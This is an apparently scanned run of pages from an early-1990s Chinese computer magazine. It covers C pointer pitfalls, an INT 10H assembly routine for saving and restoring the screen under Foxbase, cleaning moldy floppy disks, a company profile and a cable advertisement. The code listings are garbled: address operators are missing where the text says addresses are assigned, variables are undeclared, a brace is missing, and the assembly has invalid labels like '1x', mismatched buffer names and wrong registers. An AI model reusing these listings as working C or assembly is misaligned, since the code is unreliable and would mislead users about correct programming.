指针是存放另一变量地址的变量,指针的值是计算机内存单元的地址,所以它只具有正的整数值,但指针并不是整数,它有自己的含义和运算操作。一旦指针被赋以错值将成为最难拆除的程序故障,这是因为每次使用错误的指针进行操作时,均会对某些未知的存贮单元进行读写。若是读操作,可能得到无效的数据,若是写操作,就会重写其他代码段或数据段,使数据丢失,导致程序运行一段时间后才发现错误,而且不易找到错误所在。

所以,使用指针必须特别小心。

1. 指针必须初始化,未初始化的指针导致程序无法运行,赋予指针的初值必须是地址量,往往是一个数据的地址或地址变量或空指针。如:

```
int a;
int *pa=a; /* 将数据 a 的地址赋给指针 pa */
int *qa=pa; /* 将地址变量 pa 赋给指针 qa */
int *p=NULL; /* 将空值赋给指针 p */
```

但当把一个变量的地址初始化一个指针时,应注意,不能把一个内部的 auto 变量的地址去初始化 static 型指针,如:

```
foo
{
    int y;
    static int *p=y;
    int *r=y;
}
```

指针 p 的初始化是错误的,因为内部 auto 变量

所对应的存贮单元,随函数的调用而存在,随函数的执行完毕而回收,而静态指针长期占用内存,不随函数的调用或执行结束而释放,再次进入函数后该指针又成为可见。因此,用内部 auto 变量的地址去初始化一个静态指针是没有意义的。

下面例 1 程序中的指针变量 p 没有赋任何初值,当执行语句

```
*p=a;
```

后, a 被存入一个未知的单元,但由于该程序较小,所以被存入非程序代码数据或操作系统的地址,该程序在 IBM PC/XT 机上运行后结果如下:

```
10
error 2001:Null pointer assignment
```

例 1

```
/* file:cs620.c */
main()
{int a, *p;
  x=100;
  *p=a;
  printf("%d", *p);
}
```

但如当程序较大时,这时 p 可能指向操作系统或程序代码等致命地址,改写该地址的数据,最终程序无法正常工作。

2. 空指针的使用

指针初值可以是空值(即地址 0),为编制文件,这个值通常是以符号的形式给出的:

```
#define Null 0
```

一般,指针初始化为空值,以表明它不指向任何目标,因此,把一个空指针用于除了赋值和比较之外的任何用途都是非法的。若某些系统,允许第 0 号内存即可以被写入,也可以被读出,这时错用空指针将可能改写操作系统的一部分,从而使系统彻底崩溃。若系统只允许读第 0 号内存,而不允许写,这时空指针好象指向一个无用的字符串。若系统对第 0 号单元实行读写保护,对空指针操作将失

败。

因此，应特别小心地使用空指针。

空指针的一个用途是，可以简化程序代码，例如可用作指针数组的结尾标志，这样访问数组时，一旦遇到空值 NULL，知道已达到数组末尾。如：

```
search(p, name)
char * p[], * name;
{register int t;
for (t=0; p[t]; ++t)
if (!strcmp(p[t], name))
return;
return(-1);
```

仅当产生一个匹配或遇到一个空指针时，search()中的 for 循环才终止。

3.使用指针时还普遍易犯以下错误：

(1).混淆一个指针和它所指向的那个数据。

例 2

```
1: main() / * file:cs621.c * /
2: {
3: int x, * p;
4: x = 10;
5: p = x;
6: printf("%d", * p);
7: }
```

该程序第 5 行的语句 p=x;

把数据 10 而不是 10 的地址赋给 p，所以 printf()的调用无法在屏幕上显示 x 的值 10，编译时出现警告错误：

warning 47: '=':different levels of indirection

(2) 指针的关系运算符只能用于指向同一个数组元素的两个指针，下面的程序对指向两个不同数组的指针进行比较，因而产生意想不到的结果。

例 3

```
/ * cs622.c * /
#include "stdio.h"
main()
{
int i;
char s[10], y[10];
printf("input s[i]\n");
for (i = 1; i <= 10; i++)
s[i] = getchar();
printf("input y[i]\n");
for (i = 1; i <= 10; i++)
scanf("%c", y[i]);
er(s, y);
}
er(s, y)
char s[10], y[10];
{
char * p1, * p2;
p1 = s;
```

```
p2 = y;
if(p1 < p2) printf("%s", p1);
else printf("%s", p2);
}
```

该程序运行后结果奇异。

(3). 错误认为两个同时说明的数组可作为一个数组，通过指针的递增进行越界访问。

例 4

```
1: / * cs623.c * /
2: main()
3: {
4: int first[10], second[10];
5: int * p, t;
6: p = first;
7: for(t = 0; t < 20; ++t)
8: {
9: * p++ = t;
10: printf("%d", * p);
11: }
12: }
```

程序设计者假设 first 和 second 两个数组在内存中是相邻的，且数组 first 在前，实际并非总是这样，运行后得不到正确结果。若将程序中第 11 行语句改为：

```
printf("%d", * p);
```

则执行后屏幕输出两个数组占用内存单元的地址号，并可用来验证在大多数实现上，两个数组分别占用两片不邻接的连续存储单元。

(4).下列程序是错误的。

```
/ * file:cs624.c * /
main()
{
register int d;
int * p;

p = d;

printf("%d", p);
}
```

因为不能取寄存器的地址。

虽然指针的不当使用可导致程序严重故障，但这不能成为避免使用指针的理由，只要倍加小心，就能灵活地有效地使用指针编程。

参考资料：

[1] 孟庆昌等编著 c 语言及其应用科学出版社 1998

[2] [美] Herbert Schidt 著郭兴社等编 c 语言大全电子工业出版社 1990

[3] 林雪柏等编译 c 程序员最常见错误分析上海科学普及出版社 1989

一种通用的屏幕保存和恢复方法

重庆长江橡胶厂计算机中心 甘 泳

有关屏幕信息的保存和恢复问题，在很多计算机报刊和电脑杂志上都有过介绍，但是这些文章所介绍的方法几乎都是针对某一种汉字系统或是某一种显示适配卡。本人在工作中，经过实践和学习，找到一种对西文、多种汉字系统及各种显示适配卡都适用的屏幕保存和恢复方法。现介绍给大家。

一、设计指导思想

我们知道在 16 位以上计算机（包括准 16 位机）中，ROM 软件提供了显示驱动子程序 INT10H，INT10H 完成光标定址，颜色控制，正文显示，象素显示等功能。INT10H 的最大特性是它可由用户软件在不考虑所用显示适配卡或工作方式（西文或汉字系统）条件下直接调用，这样我们在编程时只要调用 INT10H 来完成对当前屏幕信息的保存和恢复，而完全不必考虑当前的工作方式以及所用的显示适配卡（CGA，VGA，EGA，长城方式等）。

二、程序原理

1、保存屏幕：

根据当前屏幕的行数及列数，调用 INT10H 的 2 号功能（AH=2），将光标从屏幕左上角逐列逐行移动到屏幕右下角，同时调用 INT10H 的 8 号功能（AH=8）读出当前光标位置的字符代码及其属性并保存在缓冲区内，以便恢复时使用。

2、恢复屏幕：

根据屏幕的行数及列数，调用 INT10H 的 2 号功能（AH=2），将光标从屏幕左上角逐列逐行移动到屏幕右下角，同时从缓冲区中取出保存的字符代码及其属性，调用 INT10H 的 9 号功能（AH=9）在当前光标位置写字符及其属性，即可恢复保存的屏幕信息。

三、Foxbase 下使用方法：

将本文所给程序 BCPM.ASM 经汇编、连接，转换成扩展名为.BIN 的二进制文件。

在 Foxbase 下：

1、装载文件 LOAD BCPM

2、保存屏幕 CALL BCPM WITH "S"

3、恢复屏幕 CALL BCPM WITH "L"

四、注意问题：

1、本例中程序是针对 25×80 屏幕设计的，使用时可修改欲保存的屏幕行数和列数。

2、本程序只要稍加修改，即可保存和恢复屏幕上某个窗口的信息。本文所给程序在 2.13H，SPDOS 等汉字系统及 VGA，CGA，EGA 及长城 CH 等显示方式下均顺利运行通过。附程序清单。

```
code segment byte
assume cs:code,es:code,ds:code
org 0
bg proc far
push ss
push bx
push ax
push cx
push dx
push ds
cld
mov al,[bx]
and al,5fh
push cs
pop ds
cmp al,'S'
jz zh1
cmp al,'L'
jnz zh5
push si
mov si,offset sor
mov ah,1
xor cx,cx
int 10h
xor dx,dx
zh2: mov ah,2
xor bh,bh
int 10h
lodsw
mov bl,ah
xor bh,bh
mov ah,9
mov cx,1
int 10h
inc dl
cmp dl,80
jnz zh2
inc dh
xor dl,dl
cmp dh,25
```

```

jnz zh2
jnz zh2
mov ah,2
xor bh,bh
mov dx,gb
int 10h
mov ah,1
mov cx,1000h
int 10h
mov ah,1
mov cx,1x
int 10h
pop si
zh5: jmp exit
zh1: mov ah,3
xor bh,bh
int 10h
mov gb,dx
mov 1x,cx
mov ah,1
xor cx,cx
int 10h
push es
push cs
pop es
push di
mov di,offset scrA
xor dx,dx
zh3: mov ah,2
xor bh,bh
int 10h
mov ah,8
xor bh,bh
int 10h
stosw
inc di
cmp di,80 ;每行 80 个字符
jnz zh3
inc dh
xor di,di
cmp dh,25 ;每屏 25 行
jnz zh3
mov ah,1
mov cx,1000h
int 10h
mov ah,1
mov cx,1x
int 10h
pop di
pop es
exit: pop ds
pop dx
pop cx
pop ax
pop bx
pop ss
ret
scr db 4000 dup(0)
gb dw 0
1x dw 0
bg endp
code ends
end

```

发霉软盘信息

的读取方法

盐城市微机应用研究所 曹迎春 朱文贵

微机存放信息的软盘常常由于受潮发霉沾上污垢，而无法读取其信息，5.25"软盘尤为常见。这往往使用户丢失大量重要的数据和源程序等信息，造成重大损失。如果把发霉结垢的软盘放在驱动器中强制读取还会造成软驱磁头损伤。

为了获取发霉结垢软盘上的有用信息，我们的做法是：

一、沾上少量污垢软盘的修复。

轻轻转动软盘纸套中的盘片，找到污垢所在的位置并暴露在软盘的读写窗口上，用蘸有无水酒精的棉签轻轻擦去污垢，如果结垢太大，可以用酒精棉签压在污垢上浸一会儿再擦。擦完整个软盘上的所有污垢后，便可读取软盘的信息了。用这种方法修复的软盘可以继续使用，但寿命不长，必须对其信息加以拷贝。

二、大面积发霉的软盘的复制

如果软盘保管不好，往往会造成整个盘片发霉，而无法使用。尤其是气候潮湿地区更为常见。处理方法是：①找一张干燥不霉的软盘（坏的也可以），沿纸套外边缘剪开从中抽出盘片。②将发霉软盘的纸套边缘剪开抽出盘片，放在无水酒精中，浸泡半分钟，取出盘片，放在干净的白纸上后，用脱脂棉花由中心向外均匀地擦，擦完一面反过来，再擦另一面。擦洗过程中应注意用力的大小，切不可划伤盘片。在灯光下可以清楚地看到擦洗的效果。③把擦净的盘片放进预先准备好的干燥软盘纸套内，注意正反方向。这样便可以放入软盘驱动器中，用DISKCOPY或COPY命令复制拷贝数据信息。当然严重发霉的软盘，信息完全拷贝是有一定困难的。

以上方法不适用于有严重划伤的软盘。

软件产业的佼佼者

—北京晓军电脑公司

● 唐 前

目前我国计算机领域中许多人都有一种概念“搞软件不赚钱”，而北京晓军电脑公司恰恰以软件产品出奇制胜，异军突起，靠软件兴业。这个公司自行研制开发的 2.13 集成办公系统已覆盖全国 30 个省市自治区微机应用的各个领域，用户量愈十万，其中 2.13 汉字系统已占全国微机量的 70%。该集成办公系统被国家科委列为 92 年火炬计划推广项目。

九二年晓军电脑公司在软件专家吴晓军先生的率领下，为追求系统的完美，不负众望，隆重推出二名“2.13 家族”新成员：2.13K I+汉卡和 2.13K 网络汉字系统。该系统的特点是与西文图形方式完全兼容，实现了直接写屏，各类西文软件可直接处理汉字，因而汉字的显示速度明显高于过去的版本，它们的诞生，使我国计算机的应用达到了一个新的境界。同时推出的产品还有用于办公自动化的——2.13OA 汉卡，以及用于图形图象处理的——神笔 CAD 系统。

九三年伊始，2.13 家族再添一款精品——2.13K-II 型汉卡，她集汉字系统环境、办公排版、任意制表于一体，又特为 AutoCAD 用户提供了汉字支持。多年的经验告诉我们，她将再次成为办公自动化领域的佼佼者。新面市的 2.13K-II 型汉卡，在诸多方面更加优异，在系统环境方面，适应 DOS5.0 最新版本，新型的显示器、各种激光、喷墨、针式打印机也被该汉卡所支持；在内存占用、键盘模块、汉字输入方法、各类辅助程序、显示及打印速度等各方面都有了长足的进步。

这个依靠开发生产软件产品的公司成立仅仅一年多的时间，已实现利润 200 多万元，人均创利 8 万多元，在竞争激烈、云集 1300 多家企业的北京新技术开发区中，后来居上，脱颖而出，一跃成为优秀高新技术企业。

晓军电脑发展初期，是个只有几万元的资产，八个人的小企业，他们看到我国办公自动化领域大部分以国外软件为主，在使用中受到版权、语言、思维方式等方面制约，造成在应用中许多功能丢失，因此他们致力于该领域中软件的开发研制。他们自行开发、研制的集汉字操作系统、文字编辑排版、图文图象处理系统、数据库程序自动生成于一体的集成办公系统，既可联成整体使用，也可独立使用，实用性强，性能价格比高。它最大的特点是操作简单，设计编排合理，既能满足非专业人员桌面办公要求，又可为程序员提供一种高效的开发环境。

专家们认为，2.13 集成办公系统的研制，加快了全面实现办公自动化的步伐，在办公自动化系统开发环境具有国内领先水平。它设计思想独具一格，技术难度大，特别是 2.13K 网络版的研制开发成功，为在我国网络系统的汉字应用奠定了基础。2.13 集成办公系统以其明显优于同类产品的性能被评为北京市新技术产业开发实验区拳头产品。

北京晓军电脑公司也深感在前进中售前售后服务与公司的发展相比存在距离，为弥补这一不足，他们在全国范围内成立了 2.13 用户信息网——“晓军啦啦队”，已报名用户近 4 万之多，这必将激励公司象永动机那样不停地进取、奉献；在广大朋友们的支持下，追寻更高的目标，向世界最高水平迈进。

目前公司在北京、广州等地设立了分公司，同时还将在国内更多的城市建立分支机构，在满足国内用户的同时，也走进国际市场，在新加坡筹办分公司，以更快的速度，更大的胆略去创造新的成就！

(212)

测绘仪器电子记簿专用电缆

一、GE-18X 系列电缆

该系列电缆是通过由本服务中心精心设计的 GE-503C 型智能接口与 E500 计算机连接,构成实用的野外电子记簿系统。当野外采用单台电子测绘仪器(包括全站仪或测距仪,电子经纬仪)时,使用一条 GE-18X 系列电缆。当用电子经纬仪+红外测距仪组合代替全站仪时,在 GE-503C 接口的 A 与 B 串口分别接一条 GE-18X 系列电缆即可。

GE-503C 接口内装有高容量蓄电池,可供野外电子手簿长时间可靠地工作(充足电可连续工作 30 个小时以上)。

GE-181C 电缆 索佳(SORKIA)系列仪器专用

GE-183C 电缆 宾得(PENTAX)系列全站仪专用

GE-185C 电缆 拓普康(TOPCON)系列仪器专用

GE-187C 电缆 尼康(NIKON)系列仪器专用

二、GE-19X 系列电缆

GE-19X 系列电缆,供 E500 计算机直接与电子测绘仪器连接,型号末位为单数者供连接单台仪器用,型号末位为双位数者供同时连接电子经纬仪和测距仪用。

GE-191 电缆 索佳系列仪器专用

GE-192 电缆 索佳系列仪器专用

GE-193 电缆 宾得系列全站仪专用

GE-195 电缆 拓普康系列仪器专用

GE-197 电缆 尼康系系仪器专用

本中心生产的电缆保用三年,欢迎选购! 并欢迎用户订做其他专用电缆!

本中心可供的 E500 电子记簿配套产口还有:

GE-503T 不锈钢托板 供野外仪器安装 E500 电子记簿用

GE-503JT 旋转挂盘 供仪器安装带托板的电子记簿用,可使电子记簿专仪器同向旋转

广州袖珍计算机技术服务中心

地 址:510080 广州市东风东路 745 号(福今路站) 联系人:叶锡林

电 话:(020)7662683 7664783(维修部) 7771992 传真:7758117 电挂:5051

银行帐号:广州建行环市东办 208-261123-70